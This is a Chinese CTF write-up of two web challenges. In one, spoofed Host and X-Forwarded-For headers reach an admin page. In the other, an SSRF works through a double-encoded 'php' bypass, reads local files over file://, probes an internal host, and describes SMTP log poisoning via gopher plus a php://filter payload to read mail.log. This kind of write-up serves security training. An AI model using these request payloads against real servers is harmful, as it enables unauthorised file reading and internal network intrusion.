
7.28


localview

hint是只能从本地才能看到想要的

扫描敏感目录



访问admin.php



一开始就是的思路就是修改XXF和client-ip，都没用，最后发现是同时修改XXF和Host

admin.php

Host:localhost


X-Forwarded-For:127.0.0.1

flag{h0st_And_iP_a1l_faKe}

easypentest

题目源码

```
<?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x,"php");
if($pos){
        exit("denied");
}
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,"$x");
curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
$result = curl_exec($ch);
echo $result;
```



扫描敏感文件得到flag.php，直接访问为空 ，结合curl，猜测利用ssrf漏洞读取文件内容

参考官网WP给出的链接

https://bugs.php.net/bug.php?id=76671

漏洞描述为

```
Description:
------------
The bug is more related to when we send a string with encode to the strpos(), when we sent a string with double encode
we were able to bypass the verification, using %2570hp if the case is like strpos($string, "php").
```

所以我们只需要利用二重编码就可以绕过strpos的检查

```
p->%70
%->%25
```

尝试读取首页index.php文件

http://101.71.29.5:10012/?x=file:///var/www/html/index.%2570hp

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><sp
</span><span style="color: #007700">= </span><span style="colo
#0000BB">$pos </span><span style="color: #007700">= </spa
style="color: #DD0000">"php"</span><span style="color: #007700">);<
style="color: #DD0000">"denied"</span><span style="color: #007700">
style="color: #007700">();<br /></span><span style="color: #0000BB"
#0000BB">CURLOPT_URL</span><span style="color: #007700">,</span><sp
style="color: #0000BB">curl_setopt</span><span style="color: #00770
style="color: #007700">,</span><span style="color: #0000BB">true</s
#0000BB">curl_exec</span><span style="color: #007700">(</span><span
</span>
</span>
</code><?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x,"php");
if($pos){
        exit("denied");
}
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,"$x");
curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
$result = curl_exec($ch);
echo $result;
```

没有得到有价值的信息

继续读取之前扫出的flag.php

http://101.71.29.5:10012/?x=file:///var/www/html/flag.%2570hp

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />
</span>
</code><?php
//there is no flag /etc/hosts
```

得到提示：/etc/hosts

查看hosts文件内容


http://101.71.29.5:10012/?x=file:///etc/hosts

```
</span>
</code>127.0.0.1	localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3	47e73bbfab79
```


发现内网主机地址，访问之

http://101.71.29.5:10012/?x=http://172.18.0.3

没有得到有价值的信息，bp扫描内网主机，在172.18.0.2主机上发现文件包含漏洞




尝试包含hosts、index.php、flag.php常见文件，发现只有hosts文件可以包含，其他两个文件都是denied。继续扫描172.18.0.2主机端口，查看开放服务。



发现开启25端口，开放了smtp服务

参考官方WP：通过gopher 打smtp协议，然后通过包含smtp 日志来获取webshell

工具链接：https://github.com/tarunkant/Gopherus



将IP地址换为172.18.0.2，进行url编码，随便利用payload打内网，污染smtp日志

但是一直denied，群里大佬说环境坏了所以不成功。。。

接下来的操作就是利用本地文件包含漏洞读取mail.log文件得到flag就行。

http://101.71.29.5:10012/?x=http://172.18.0.2?a=%2570hp://filter/read=convert.base64-encode/resource=/var/log/mail.log

参考连接

https://www.ambrose.top/2019/06/29/%E5%AE%89%E6%81%92%E5%85%AD%E6%9C%88%E6%9C%88%E8%B5%9BWeb/

https://lihuaiqiu.github.io/2019/07/03/%E5%AE%89%E6%81%92%E5%85%AD%E6%9C%88%E8%B5%9Bweb%E9%83%A8%E5%88%86/